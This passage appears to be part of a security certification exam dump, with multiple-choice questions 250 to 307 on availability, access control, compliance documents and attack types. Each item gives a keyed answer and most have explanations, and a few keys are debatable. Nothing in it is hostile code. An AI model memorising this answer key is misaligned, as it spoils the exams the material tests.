A company wants to improve the availability of its application with a solution that requires minimal effort in the event a server needs to be replaced or added.

Which of the following would be the best solution to meet these objectives?

- A. Load balancing
- B. Fault tolerance
- C. Proxy servers
- D. Replication

Answer(s): A

Explanation:

Load balancing is the best solution for improving the availability of an application with minimal effort in the event that a server needs to be replaced or added. A load balancer distributes incoming traffic across multiple servers, ensuring that the application remains available even if one or more servers experience issues. This approach allows the system to scale and remain highly available without requiring significant manual intervention when adding or replacing servers.

QUESTION: 251

A company is performing a risk assessment on new software the company plans to use.

Which of the following should the company assess during this process?

- A. Software vulnerabilities
- B. Cost-benefit analysis
- C. Ongoing monitoring strategies
- D. Network infrastructure compatibility

Answer(s): A

Explanation:

When performing a risk assessment on new software, the company needs to evaluate the potential vulnerabilities within the software. Identifying software vulnerabilities helps assess the

potential security risks, such as possible exploits or weaknesses that could be exploited by attackers. This is a critical part of the risk assessment process to ensure that the software does not introduce security threats to the company's environment.

QUESTION: 252

A malicious actor is trying to access sensitive financial information from a company's database by intercepting and reusing log-in credentials.

Which of the following attacks is the malicious actor attempting?

- A. SQL injection
- B. On-path
- C. Brute-force
- D. Password spraying

Answer(s): B

Explanation:

An "on-path" attack, previously known as a man-in-the-middle (MITM) attack, occurs when a malicious actor intercepts communication between two parties (such as a user and a server). In this scenario, the attacker is trying to access sensitive financial information by intercepting and reusing login credentials. The malicious actor can capture the credentials and then use them to gain unauthorized access to the system or data.

QUESTION: 253

A new employee accessed an unauthorized website. An investigation found that the employee violated the company's rules.

Which of the following did the employee violate?

- A. MOU
- B. AUP
- C. NDA
- D. MOA

Answer(s): B

Explanation:

An Acceptable Use Policy (AUP) is a set of rules that define what is acceptable behavior regarding the use of company resources, including the internet. If the employee accessed an unauthorized website, this action would likely violate the company's AUP, which outlines the proper and prohibited uses of the company's network, devices, and other resources.

QUESTION: 254

A systems administrator is reviewing the VPN logs and notices that during non-working hours a user is accessing the company file server and information is being transferred to a suspicious IP address.

Which of the following threats is most likely occurring?

- A. Typosquatting
- B. Root or trust
- C. Data exfiltration
- D. Blackmail

Answer(s): C

Explanation:

Data exfiltration refers to the unauthorized transfer of sensitive data from a company's systems to an external location, often by a malicious actor. In this case, the VPN logs indicate that a user is accessing the company file server and transferring information to a suspicious IP address during non-working hours. This behavior strongly suggests that sensitive data is being stolen or transferred without authorization, which is the essence of data exfiltration.

QUESTION: 255

HOTSPOT (Drag and Drop is not supported)

A security architect is tasked with designing a highly resilient, business-critical application. The application SLA is 99.999%.


INSTRUCTIONS

Select the network, power, and server components for the appropriate locations to achieve application resiliency.

A component should be selected for each location, and components may be selected more than once.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Hot Area:



A. See Explanation section for answer.

Answer(s): A
Explanation:



Explanation:

High availability: Redundant components should be used wherever possible. **Network resilience:** Redundant network paths and devices. **Power resilience:** Multiple UPS systems and power supplies. **Application resilience:** Load balancers, active-active configurations.

Active-active routers Ensure network redundancy for the connection to the internet. Active-active routers allow for failover and load balancing.

Active-active firewalls Protect against network attacks with no single point of failure. Active-active firewalls provide better performance and high availability.

Load balancers Distribute traffic across servers to ensure even workload and redundancy.

Power supply A Primary and secondary power supplies for Web Server A to ensure it remains operational.

Power supply B Primary and secondary power supplies for Web Server A to provide redundancy.

Power supply A Primary power supply for Web Server B.

UPS A Primary uninterruptible power supply for the datacenter, ensuring continuous power in case of failure.

UPS B Secondary uninterruptible power supply for redundancy.

SONET ring High-speed fiber optic network that provides redundancy and prevents failure from a single point of connection.

QUESTION: 256

A company discovers suspicious transactions that were entered into the company's database and attached to a user account that was created as a trap for malicious activity.

Which of the following is the user account an example of?

- A. Honeytoken
- B. Honeynet
- C. Honeytrap
- D. Honeyfile

Answer(s): A

Explanation:

A honeytoken is a piece of data or a user account intentionally created to act as a trap for malicious activity. It is designed to attract and detect unauthorized access or suspicious transactions, as in this scenario where suspicious transactions were linked to a user account set up as a trap.

When an attacker interacts with the honeytoken, it can alert administrators to potential malicious activity.

QUESTION: 257

A network engineer is increasing the overall security of network devices and needs to harden the devices.

Which of the following will best accomplish this task?

- A. Configuring centralized logging
- B. Generating local administrator accounts
- C. Replacing Telnet with SSH
- D. Enabling HTTP administration

Answer(s): C

Explanation:

Replacing Telnet with SSH (Secure Shell) is one of the best practices for hardening network devices. Telnet sends data, including passwords, in plaintext, making it vulnerable to interception. SSH, on the other hand, encrypts the communication between devices, providing a more secure way to manage network devices remotely.

QUESTION: 258

A company's accounting department receives an urgent payment message from the company's bank domain with instructions to wire transfer funds. The sender requests that the transfer be completed as soon as possible.

Which of the following attacks is described?

- A. Business email compromise
- B. Vishing
- C. Spear phishing
- D. Impersonation

Answer(s): A

Explanation:

Business email compromise (BEC) is a type of attack in which a hacker impersonates an executive, business partner, or trusted entity within the company (often via email) to trick employees into performing unauthorized financial transactions, such as wire transfers. In this case, the attacker uses a fraudulent message from what appears to be the company's bank, urgently requesting a wire transfer, which is a hallmark of a BEC attack.

QUESTION: 259

A company filed a complaint with its IT service provider after the company discovered the service provider's external audit team had access to some of the company's confidential information.

Which of the following is the most likely reason the company filed the complaint?

- A. The MOU had basic clauses from a template.
- B. A SOW had not been agreed to by the client.
- C. A WO had not been mutually approved.
- D. A required NDA had not been signed.

Answer(s): D

Explanation:

A Non-Disclosure Agreement (NDA) is a legally binding contract that ensures confidential information shared between two parties is not disclosed to unauthorized third parties. In this case, the company likely filed a complaint because the external audit team, which was part of

the service provider, had access to the company's confidential information without the proper NDA in place, potentially violating confidentiality agreements.

QUESTION: 260

Which of the following aspects of the data management life cycle is most directly impacted by local and international regulations?

- A. Destruction
- B. Certification
- C. Retention
- D. Sanitization

Answer(s): C

Explanation:

Data retention refers to the period of time that data must be kept by an organization. Local and international regulations (such as GDPR, HIPAA, or other data protection laws) often define how long specific types of data must be retained for legal, regulatory, or business purposes. These regulations can directly impact how long data should be stored and when it must be deleted or anonymized.

QUESTION: 261

An analyst is reviewing job postings to ensure sensitive company information is not being shared with the general public.

Which of the following is the analyst most likely looking for?

- A. Office addresses
- B. Software versions
- C. List of board members
- D. Government identification numbers

Answer(s): B

Explanation:

When reviewing job postings, an analyst would be most concerned with software versions being shared, as this can potentially expose vulnerabilities in the company's systems. If the version of software being used by the company is disclosed, attackers could target known vulnerabilities in those specific versions. Therefore, job postings should not contain such sensitive details.

QUESTION: 262

An engineer has ensured that the switches are using the latest OS, the servers have the latest patches, and the endpoints' definitions are up to date.

Which of the following will these actions most effectively prevent?

- A. Zero-day attacks
- B. Insider threats
- C. End-of-life support
- D. Known exploits

Answer(s): D

Explanation:

By ensuring that switches are using the latest OS, servers have the latest patches, and endpoints' definitions are up to date, the engineer is most effectively protecting against known exploits. Exploits are typically vulnerabilities in software or systems that attackers use to gain unauthorized access or control. Patching systems and updating definitions helps close these known vulnerabilities, making it more difficult for attackers to exploit them.

QUESTION: 263

Which of the following is most likely a security concern when installing and using low-cost IoT devices in infrastructure environments?

- A. Country of origin
- B. Device responsiveness
- C. Ease of deployment
- D. Storage of data

Answer(s): D

Explanation:

Storage of data is a significant security concern when installing and using low-cost IoT (Internet of Things) devices in infrastructure environments. Many low-cost IoT devices may not have robust security measures in place to protect the data they collect or transmit. This data could be sensitive, such as operational metrics or user data, and if not properly secured, it could be vulnerable to theft, unauthorized access, or misuse.

QUESTION: 264

A company captures log-in details and reviews them each week to identify conditions such as excessive log-in attempts and frequent lockouts.

Which of the following should a security analyst recommend to improve security compliance monitoring?

- A. Including the date and person who reviewed the information in a report
- B. Adding automated alerting when anomalies occur
- C. Requiring a statement each week that no exceptions were noted
- D. Masking the username in a report to protect privacy

Answer(s): B

Explanation:

Automated alerting when anomalies occur is a crucial recommendation for improving security compliance monitoring. This approach ensures that suspicious activities, such as excessive login attempts and frequent lockouts, are immediately detected and flagged for further investigation, reducing the risk of undetected security threats. Automated alerts improve response times and reduce the need for manual monitoring, enhancing overall security posture.

QUESTION: 265

A security team is in the process of hardening the network against externally crafted malicious packets.

Which of the following is the most secure method to protect the internal network?

- A. Anti-malware solutions
- B. Host-based firewalls
- C. Intrusion prevention systems
- D. Network access control
- E. Network allow list

Answer(s): C

Explanation:

An Intrusion Prevention System (IPS) is the most secure method for protecting the internal network against externally crafted malicious packets. IPS can monitor network traffic in real-time, detect, and block malicious packets or suspicious activity, which is critical for defending against external threats. An IPS actively analyzes traffic and can take action (such as blocking traffic or alerting administrators) to prevent attacks, making it highly effective in hardening the network against malicious packets.

QUESTION: 266

Which of the following is the best way to prevent an unauthorized user from plugging a laptop into an employee's phone network port and then using tools to scan for database servers?

- A. MAC filtering
- B. Segmentation
- C. Certification
- D. Isolation

Answer(s): A

QUESTION: 267

Which of the following should a systems administrator use to decrease the company's hardware attack surface?

- A. Replication
- B. Isolation
- C. Centralization
- D. Virtualization

Answer(s): D

QUESTION: 268

A company wants to add an MFA solution for all employees who access the corporate network remotely. Log-in requirements include something you know, are, and have. The company wants a solution that does not require purchasing third-party applications or specialized hardware. Which of the following MFA solutions would best meet the company's requirements?

- A. Smart card with PIN and password
- B. Security questions and a one-time passcode sent via email
- C. Voice and fingerprint verification with an SMS one-time passcode
- D. Mobile application-generated, one-time passcode with facial recognition

Answer(s): D

QUESTION: 269

A company is using a legacy FTP server to transfer financial data to a third party. The legacy system does not support SFTP, so a compensating control is needed to protect the sensitive, financial data in transit.

Which of the following would be the most appropriate for the company to use?

- A. Telnet connection
- B. SSH tunneling
- C. Patch installation
- D. Full disk encryption

Answer(s): B

Explanation:

Since the legacy FTP server does not support SFTP (which would provide secure file transfer), SSH tunneling is a compensating control that can help protect sensitive financial data in transit. SSH tunneling involves creating a secure, encrypted tunnel between the FTP server and the third party, ensuring that the data transferred through FTP is encrypted and protected from eavesdropping or tampering.

QUESTION: 270

A security manager wants to reduce the number of steps required to identify and contain basic threats.

Which of the following will help achieve this goal?

- A. SOAR
- B. SIEM
- C. DMARC
- D. NIDS

Answer(s): A

Explanation:

SOAR (Security Orchestration, Automation, and Response) is designed to automate and streamline security operations, including threat identification and containment. SOAR platforms integrate with existing security tools to automate repetitive tasks, facilitate faster decision-making, and reduce the number of manual steps required to respond to basic threats. This helps improve response times and operational efficiency by orchestrating workflows and automating incident handling.

QUESTION: 271

The Chief Information Officer (CIO) asked a vendor to provide documentation detailing the specific objectives within the compliance framework that the vendor's services meet. The vendor provided a report and a signed letter stating that the services meet 17 of the 21 objectives. Which of the following did the vendor provide to the CIO?

- A. Penetration test results
- B. Self-assessment findings
- C. Attestation of compliance
- D. Third-party audit report

Answer(s): C

Explanation:

An attestation of compliance is a statement or document, often signed by a third party or the vendor themselves, confirming that specific objectives within a compliance framework are being met. In this case, the vendor provided a report and a signed letter stating that their services meet 17 of the 21 objectives, which aligns with an attestation of compliance. This document typically summarizes the vendor's compliance status and is used to assure customers that the vendor adheres to certain standards or regulations.

QUESTION: 272

Which of the following describes the most effective way to address OS vulnerabilities after they are identified?

- A. Endpoint protection
- B. Removal of unnecessary software

- C. Configuration enforcement
- D. Patching

Answer(s): D

Explanation:

Patching is the most effective way to address operating system vulnerabilities once they are identified. Patches are updates released by software vendors to fix known vulnerabilities, including security holes, bugs, or other issues that could be exploited by attackers. Applying patches promptly ensures that vulnerabilities are mitigated, reducing the risk of an attack.

QUESTION: 273

The management team reports that employees are missing features on company-provided tablets, which is causing productivity issues. The management team directs the IT team to resolve the issue within 48 hours.

Which of the following would be the best solution for the IT team to leverage in this scenario?

- A. EDR
- B. COPE
- C. MDM
- D. FDE

Answer(s): C

Explanation:

MDM (Mobile Device Management) is the best solution in this scenario. MDM allows IT teams to manage, configure, and secure mobile devices remotely. It can be used to ensure that company-provided tablets are properly configured, with all necessary features and updates, and to resolve issues such as missing features or software inconsistencies. Additionally, MDM can help enforce company policies, deploy apps, and track device compliance, making it an efficient way to address the problem within the 48-hour time frame.

QUESTION: 274

A company is implementing a policy to allow employees to use their personal equipment for work. However, the company wants to ensure that only company-approved applications can be installed.

Which of the following addresses this concern?

- A. MDM
- B. Containerization
- C. DLP
- D. FIM

Answer(s): A

Explanation:

MDM (Mobile Device Management) is the most appropriate solution for this scenario. MDM allows companies to manage and secure mobile devices, including personal devices used for work (BYOD - Bring Your Own Device). With MDM, the company can enforce policies such as restricting the installation of unauthorized applications and ensuring that only company-approved applications are installed on the devices. MDM also allows remote management, configuration, and monitoring of devices to ensure compliance with company policies.

QUESTION: 275

An alert references attacks associated with a zero-day exploit. An analyst places a bastion host in the network to reduce the risk of the exploit.

Which of the following types of controls is the analyst implementing?

- A. Compensating
- B. Detective
- C. Operational
- D. Physical

Answer(s): A

Explanation:

A compensating control is a security measure implemented to mitigate risks when the primary control (e.g., patching the vulnerability) is not immediately feasible. In this case, placing a bastion host in the network to reduce the risk of a zero-day exploit is a compensating control. It provides an additional layer of security, helping to protect the network from exploitation until the vulnerability can be properly addressed (e.g., through a patch or fix).

QUESTION: 276

A penetration test has demonstrated that domain administrator accounts were vulnerable to pass-the-hash attacks.

Which of the following would have been the best strategy to prevent the threat actor from using domain administrator accounts?

- A. Audit each domain administrator account weekly for password compliance.
- B. Implement a privileged access management solution.
- C. Create IDS policies to monitor domain controller access.
- D. Use Group Policy to enforce password expiration.

Answer(s): B

Explanation:

A privileged access management (PAM) solution is the best strategy to prevent the threat actor from using domain administrator accounts in a pass-the-hash attack. PAM solutions are

designed to secure, control, and monitor the access to critical accounts (like domain administrator accounts) by enforcing least privilege access, ensuring strong authentication methods, and reducing the exposure of credentials. These solutions often include features such as vaulting and rotating privileged credentials, which mitigate the risk of pass-the-hash attacks.

QUESTION: 277

Which of the following is an example of memory injection?

- A. Two processes access the same variable, allowing one to cause a privilege escalation.
- B. A process receives an unexpected amount of data, which causes malicious code to be executed.
- C. Malicious code is copied to the allocated space of an already running process.
- D. An executable is overwritten on the disk, and malicious code runs the next time it is executed.

Answer(s): C

Explanation:

Memory injection is a type of attack where malicious code is injected into the memory space of an already running process. This allows the attacker to control or manipulate the process's behavior by executing the injected code. This technique is commonly used in exploits such as code injection attacks, where the attacker injects malicious code into a process's memory, causing it to execute and perform malicious actions.

QUESTION: 278

A security administrator is implementing encryption on all hard drives in an organization. Which of the following security concepts is the administrator applying?

- A. Integrity
- B. Authentication
- C. Zero Trust
- D. Confidentiality

Answer(s): D

Explanation:

When the security administrator implements encryption on all hard drives, the primary goal is to protect the confidentiality of the data. Encryption ensures that only authorized users can access the data, as it is transformed into an unreadable format without the proper decryption key. This protects sensitive information from unauthorized access, even if the physical hard drive is lost or stolen.

QUESTION: 279

An administrator has configured a quarantine subnet for all guest devices that connect to the network.

Which of the following would be best for the security team to perform before allowing access to corporate resources?

- A. Device fingerprinting
- B. Compliance attestation
- C. Penetration test
- D. Application vulnerability test

Answer(s): B

Explanation:

Before allowing guest devices to access corporate resources, the security team should perform compliance attestation. This involves ensuring that the guest devices meet specific security and configuration requirements, such as up-to-date antivirus software, the latest security patches, and proper configurations. Compliance attestation helps verify that the devices are safe to connect to the corporate network and reduces the risk of introducing vulnerabilities.

QUESTION: 280

A customer has a contract with a CSP and wants to identify which controls should be implemented in the IaaS enclave.

Which of the following is most likely to contain this information?

- A. Statement of work
- B. Responsibility matrix
- C. Service-level agreement
- D. Master service agreement

Answer(s): B

Explanation:

A responsibility matrix (also known as a RACI matrix) is the most likely document to contain information about which security controls should be implemented in the IaaS (Infrastructure as a Service) enclave. It outlines the specific responsibilities of the customer and the cloud service provider (CSP) regarding security and compliance, helping to clarify which party is responsible for various controls and tasks within the environment.

QUESTION: 281

A Chief Information Security Officer is developing procedures to guide detective and corrective activities associated with common threats, including phishing, social engineering, and business email compromise.

Which of the following documents would be most relevant to revise as part of this process?

- A. SDLC
- B. IRP
- C. BCP
- D. AUP

Answer(s): B

Explanation:

An Incident Response Plan (IRP) is the most relevant document to revise when developing procedures for detective and corrective activities related to common threats such as phishing, social engineering, and business email compromise. The IRP outlines the steps to be taken when a security incident occurs, including detection, containment, eradication, and recovery. It ensures that the organization is prepared to respond to and mitigate the effects of these types of threats.

QUESTION: 282

Which of the following testing techniques uses both defensive and offensive testing methodologies with developers to securely build key applications and software?

- A. Blue
- B. Yellow
- C. Red
- D. Green

Answer(s): B

Explanation:

Yellow team testing is a security testing technique that combines both defensive and offensive methodologies with developers to ensure secure coding practices and the identification of vulnerabilities early in the development process. This collaborative approach helps developers understand both how to defend against attacks and how attackers might exploit weaknesses, leading to more secure applications.

QUESTION: 283

An administrator wants to automate an account permissions update for a large number of accounts.

Which of the following would best accomplish this task?

- A. Security groups
- B. Federation
- C. User provisioning
- D. Vertical scaling

Answer(s): C

QUESTION: 284

Which of the following is the fastest and most cost-effective way to confirm a third-party supplier's compliance with security obligations?

- A. Attestation report
- B. Third-party audit
- C. Vulnerability assessment
- D. Penetration testing

Answer(s): A

Explanation:

An attestation report is the fastest and most cost-effective way to confirm a third-party supplier's compliance with security obligations. An attestation report is a document provided by the third party (or a third-party auditor) that confirms their adherence to specific security frameworks, policies, or regulatory standards. This report is often based on industry standards such as SOC 2, ISO 27001, or similar certifications, and provides assurance without the need for an in-depth audit or testing process.

QUESTION: 285

Various company stakeholders meet to discuss roles and responsibilities in the event of a security breach that would affect offshore offices.
Which of the following is this an example of?

- A. Tabletop exercise
- B. Penetration test
- C. Geographic dispersion
- D. Incident response

Answer(s): A

Explanation:

A tabletop exercise is a type of simulation where stakeholders discuss their roles, responsibilities, and procedures in response to a hypothetical situation, such as a security breach. The goal of this exercise is to test how well the team coordinates and responds to the incident without actually executing the actions in a real environment. It helps ensure that everyone understands their responsibilities and can react effectively when an actual breach occurs.

QUESTION: 286

Which of the following is an example of a data protection strategy that uses tokenization?

- A. Encrypting databases containing sensitive data

- B. Replacing sensitive data with surrogate values
- C. Removing sensitive data from production systems
- D. Hashing sensitive data in critical systems

Answer(s): B

Explanation:

Tokenization is a data protection strategy that involves replacing sensitive data with surrogate values, or "tokens," which have no meaningful value outside the specific context in which they are used. These tokens are used in place of the original sensitive data to protect it, and the actual sensitive data is stored securely in a separate system or vault. Tokenization is commonly used to protect payment card information, personal identification details, and other sensitive data.

QUESTION: 287

Which of the following is a type of vulnerability that refers to the unauthorized installation of applications on a device through means other than the official application store?

- A. Cross-site scripting
- B. Buffer overflow
- C. Jailbreaking
- D. Side loading

Answer(s): D

Explanation:

Side loading refers to the process of installing applications on a device through means other than the official application store (such as downloading apps from third-party sources). This can introduce security risks because apps from unofficial sources may not undergo the same vetting process as those from the official app store, potentially allowing malicious software to be installed.

QUESTION: 288

Which of the following types of identification methods can be performed on a deployed application during runtime?

- A. Dynamic analysis
- B. Code review
- C. Package monitoring
- D. Bug bounty

Answer(s): A

Explanation:

Dynamic analysis involves evaluating an application while it is running (during runtime) to identify potential vulnerabilities, performance issues, or other security risks. This type of analysis allows security professionals to observe the application's behavior in real-world conditions and to identify issues that may not be apparent from static code inspection alone.

QUESTION: 289

Which of the following cryptographic solutions is used to hide the fact that communication is occurring?

- A. Steganography
- B. Data masking
- C. Tokenization
- D. Private key

Answer(s): A

Explanation:

Explanation: Steganography is the cryptographic technique used to hide the fact that communication is occurring. It involves embedding secret data within other non-suspicious data, such as images, audio, or video files, so that the presence of the hidden message is not detectable. Unlike encryption, which transforms data into unreadable formats, steganography hides the very existence of the communication.

QUESTION: 290

Which of the following steps should be taken before mitigating a vulnerability in a production server?

- A. Escalate the issue to the SDLC team.
- B. Use the IR plan to evaluate the changes.
- C. Perform a risk assessment to classify the vulnerability.
- D. Refer to the change management policy.

Answer(s): D

Explanation:

Before mitigating a vulnerability in a production server, it is important to refer to the change management policy. This policy outlines the necessary procedures for making changes to production systems, ensuring that changes are thoroughly reviewed, tested, and approved. Following this policy helps mitigate the risk of introducing additional issues or downtime when applying patches or updates to the server.

QUESTION: 291

A security engineer needs to quickly identify a signature from a known malicious file.

Which of the following analysis methods would the security engineer most likely use?

- A. Static
- B. Sandbox
- C. Network traffic
- D. Package monitoring

Answer(s): A

Explanation:

Static analysis is the method most likely to be used by a security engineer to quickly identify a signature from a known malicious file. In static analysis, the file is examined without being executed, typically by analyzing its binary or code structure. This allows for the identification of known malicious patterns, signatures, or characteristics within the file, enabling a quick assessment of whether the file is malicious.

QUESTION: 292

Which of the following should a company use to provide proof of external network security testing?

- A. Business impact analysis
- B. Supply chain analysis
- C. Vulnerability assessment
- D. Third-party attestation

Answer(s): D

Explanation:

A **third-party attestation** is the most appropriate way to provide proof of external network security testing. This attestation is typically performed by an independent, external party (e.g., an audit firm or security vendor) that assesses and verifies the security measures of an organization's network. The attestation provides official confirmation that external security testing, such as vulnerability assessments or penetration tests, has been conducted and that the organization meets the required security standards.

QUESTION: 293

A security administrator is addressing an issue with a legacy system that communicates data using an unencrypted protocol to transfer sensitive data to a third party. No software updates that use an encrypted protocol are available, so a compensating control is needed.

Which of the following are the most appropriate for the administrator to suggest? (Choose two.)

- A. Tokenization
- B. Cryptographic downgrade
- C. SSH tunneling

- D. Segmentation
- E. Patch installation
- F. Data masking

Answer(s): C, D

QUESTION: 294

Which of the following steps in the risk management process involves establishing the scope and potential risks involved with a project?

- A. Risk assessment
- B. Risk identification
- C. Risk treatment
- D. Risk monitoring and review

Answer(s): B

Explanation:

Risk identification is the step in the risk management process where the scope of the project is defined, and potential risks are identified. This step involves gathering information to understand the environment and context of the project, as well as the risks that could affect its success or security. It helps to outline what can go wrong and what risks need to be considered in subsequent stages of the risk management process.

QUESTION: 295

A company's website is www.company.com. Attackers purchased the domain www.c0mpany.com.

Which of the following types of attacks describes this example?

- A. Typosquatting
- B. Brand impersonation
- C. On-path
- D. Watering-hole

Answer(s): A

Explanation:

Typosquatting is a type of attack where attackers register a domain that is very similar to a legitimate one, often differing by only a small change, such as replacing a letter with a number or character. In this example, attackers purchased www.c0mpany.com, which is a slight variation of the legitimate domain www.company.com. Typosquatting relies on users making typographical errors when entering a web address, leading them to the malicious site instead of the legitimate one.

QUESTION: 296

Which of the following allows a systems administrator to tune permissions for a file?

- A. Patching
- B. Access control list
- C. Configuration enforcement
- D. Least privilege

Answer(s): B

Explanation:

An Access Control List (ACL) allows a systems administrator to specify and fine-tune the permissions for a file or directory. It defines which users or groups have permission to access the resource and what level of access (e.g., read, write, execute) they have. ACLs provide a granular way to manage permissions and ensure that users can only access resources according to their roles or needs.

QUESTION: 297

Which of the following would be the greatest concern for a company that is aware of the consequences of non-compliance with government regulations?

- A. Right to be forgotten
- B. Sanctions
- C. External compliance reporting
- D. Attestation

Answer(s): B

Explanation:

Sanctions would be the greatest concern for a company that is aware of the consequences of non-compliance with government regulations. Sanctions can include financial penalties, restrictions on business operations, or other legal consequences that can significantly impact the company's ability to operate and its financial stability. Companies that fail to comply with government regulations, especially those related to data protection, financial reporting, or industry-specific laws, can face severe sanctions from regulatory bodies.

QUESTION: 298

Which of the following security concepts is accomplished when granting access after an individual has logged into a computer network?

- A. Authorization
- B. Identification
- C. Non-repudiation
- D. Authentication

Answer(s): A

Explanation:

Authorization occurs after an individual has successfully logged into a computer network and is granted access to specific resources or services based on their privileges or roles. It defines what the authenticated user is allowed to do on the network (e.g., access files, use certain applications, etc.).

QUESTION: 299

A growing organization, which hosts an externally accessible application, adds multiple virtual servers to improve application performance and decrease the resource usage on individual servers.

Which of the following solutions is the organization most likely to employ to further increase performance and availability?

- A. Load balancer
- B. Jump server
- C. Proxy server
- D. SD-WAN

Answer(s): A

Explanation:

A load balancer is the most likely solution the organization would employ to further increase the performance and availability of their application. A load balancer distributes incoming network traffic across multiple servers, ensuring that no single server becomes overwhelmed with requests. This helps improve performance by optimizing resource utilization and increases availability by ensuring that if one server fails, others can continue to handle the traffic.

QUESTION: 300

A systems administrator is concerned users are accessing emails through a duplicate site that is not run by the company.

Which of the following is used in this scenario?

- A. Impersonation
- B. Replication
- C. Phishing
- D. Smishing

Answer(s): A

QUESTION: 301

A security engineer at a large company needs to enhance IAM in order to ensure that employees can only access corporate systems during their shifts.

Which of the following access controls should the security engineer implement?

- A. Role-based
- B. Time-of-day restrictions
- C. Least privilege
- D. Biometric authentication

Answer(s): B

Explanation:

Time-of-day restrictions are the most appropriate access control for ensuring that employees can only access corporate systems during their shifts. By setting specific time windows during which access is allowed (e.g., only during working hours or assigned shifts), the security engineer can limit when users are able to log in and access corporate resources.

QUESTION: 302

A company wants to ensure employees are allowed to copy files from a virtual desktop during the workday but are restricted during non-working hours.

Which of the following security measures should the company set up?

- A. Digital rights management
- B. Role-based access control
- C. Time-based access control
- D. Network access control

Answer(s): C

Explanation:

Time-based access control is the most suitable measure for restricting employees from copying files during non-working hours. It allows access to resources based on the time of day, ensuring that employees can copy files during the workday, but are restricted from doing so outside of those hours. This ensures that the company's policy is enforced based on time-specific criteria.

QUESTION: 303

Employees sign an agreement that restricts specific activities when leaving the company.

Violating the agreement can result in legal consequences.

Which of the following agreements does this best describe?

- A. SLA
- B. BPA
- C. NDA
- D. MOA

Answer(s): C

Explanation:

An NDA (Non-Disclosure Agreement) is a legal document that restricts individuals from sharing proprietary or confidential information they have access to during their employment. Employees sign this agreement to prevent the disclosure of sensitive company information after leaving the organization. Violation of an NDA can result in legal consequences, including lawsuits.

QUESTION: 304

A systems administrator just purchased multiple network devices. Which of the following should the systems administrator perform to prevent attackers from accessing the devices by using publicly available information?

- A. Install endpoint protection.
- B. Disable ports/protocols.
- C. Change default passwords.
- D. Remove unnecessary software.

Answer(s): C

Explanation:

Changing default passwords is a critical step in securing network devices. Default credentials are often publicly available and widely known by attackers, making devices vulnerable to unauthorized access. By replacing these defaults with strong, unique passwords, the systems administrator can significantly reduce the risk of compromise.

QUESTION: 305

A CVE in a key back-end component of an application has been disclosed. The systems administrator is identifying all of the systems in the environment that are susceptible to this risk. Which of the following should the systems administrator perform?

- A. Packet capture
- B. Vulnerability scan
- C. Metadata analysis
- D. Automated reporting

Answer(s): B

Explanation:

A vulnerability scan is used to identify systems and components in an environment that are susceptible to known vulnerabilities, such as those disclosed through CVEs (Common Vulnerabilities and Exposures). This process involves scanning systems for software versions

and configurations to determine if they match the affected criteria of the disclosed vulnerability. This allows the systems administrator to take corrective actions, such as patching or mitigating the vulnerability.

QUESTION: 306

Which of the following activities uses OSINT?

- A. Social engineering testing
- B. Data analysis of logs
- C. Collecting evidence of malicious activity
- D. Producing IOC for malicious artifacts

Answer(s): A

Explanation:

OSINT (Open-Source Intelligence) refers to the collection and analysis of publicly available information from various sources, such as social media, websites, and public records. In social engineering testing, OSINT is used to gather information about a target, such as employee names, roles, and behaviors, which can then be exploited during the test to assess the organization's vulnerability to social engineering attacks.

QUESTION: 307

Which of the following are the best security controls for controlling on-premises access? (Choose two.)

- A. Swipe card
- B. Picture ID
- C. Phone authentication application
- D. Biometric scanner
